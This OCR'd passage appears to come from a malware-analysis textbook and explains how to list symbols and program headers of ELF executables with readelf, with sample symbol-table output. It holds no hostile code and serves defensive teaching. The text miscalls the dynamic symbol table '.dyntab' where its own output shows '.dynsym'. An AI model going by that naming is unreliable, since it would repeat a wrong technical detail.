
  Identifying Symbols in ELF Executables

  Extracting symbols is a process of retrieving data types such as functions and variables used in the source code. These symbols explain what functions and variables are used by the developers in the code, which helps in understanding the functionality of the code.

Run the following command to extract symbols from an ELF executable:

`readelf -s <malware-sample>`

Here, the **`-s`** option is used to display the entries in the symbol table section of the file. Alternatively, use the **`--symbols`** or **`--syms`** options to extract symbols.



```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -s "ELF Test File"

Symbol table '.dynsym' contains 5 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND sleep@GLIBC_2.2.5 (2)

Symbol table '.symtab' contains 66 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000400238     0 SECTION LOCAL  DEFAULT    1
     2: 0000000000400254     0 SECTION LOCAL  DEFAULT    2
     3: 0000000000400274     0 SECTION LOCAL  DEFAULT    3
     4: 0000000000400298     0 SECTION LOCAL  DEFAULT    4
     5: 00000000004002b8     0 SECTION LOCAL  DEFAULT    5
     6: 0000000000400330     0 SECTION LOCAL  DEFAULT    6
     7: 0000000000400374     0 SECTION LOCAL  DEFAULT    7
     8: 0000000000400380     0 SECTION LOCAL  DEFAULT    8
     9: 00000000004003a0     0 SECTION LOCAL  DEFAULT    9
    10: 00000000004003b8     0 SECTION LOCAL  DEFAULT   10
    11: 0000000000400418     0 SECTION LOCAL  DEFAULT   11
    12: 0000000000400440     0 SECTION LOCAL  DEFAULT   12
    13: 0000000000400490     0 SECTION LOCAL  DEFAULT   13
    14: 0000000000400624     0 SECTION LOCAL  DEFAULT   14
    15: 0000000000400630     0 SECTION LOCAL  DEFAULT   15
    16: 0000000000400680     0 SECTION LOCAL  DEFAULT   16
    17: 00000000004006b8     0 SECTION LOCAL  DEFAULT   17
    18: 0000000000600e10     0 SECTION LOCAL  DEFAULT   18
    19: 0000000000600e18     0 SECTION LOCAL  DEFAULT   19
    20: 0000000000600e20     0 SECTION LOCAL  DEFAULT   20
    21: 0000000000600e28     0 SECTION LOCAL  DEFAULT   21
    22: 0000000000600ff8     0 SECTION LOCAL  DEFAULT   22
    23: 0000000000601000     0 SECTION LOCAL  DEFAULT   23
    24: 0000000000601038     0 SECTION LOCAL  DEFAULT   24
    25: 000000000060103c     0 SECTION LOCAL  DEFAULT   25
```

Figure 7.78: Viewing symbols using the readelf tool

The above screenshot shows two different tables, **`.dynsym`** and **`.symtab`**.


- **`.dyntab`**: This table contains dynamically linked symbols that are taken from external sources such as **`libc`** libraries, which are stored by the OS at runtime.
- **`.symtab table`**: This table contains all the symbols defined by the developers in the binary source code, including symbols from **`.dyntab`**.

Identifying Program Headers in ELF Executables

The program headers in an ELF executable reveals the memory layout of the binary code. It helps in determining whether the ELF executable file is properly packed. For this purpose, the readelf tool can be used with the **`-l`** option followed by the file name of the EFL executable.

Run the following command to retrieve ELF program headers:

`readelf -l <malware-sample>`

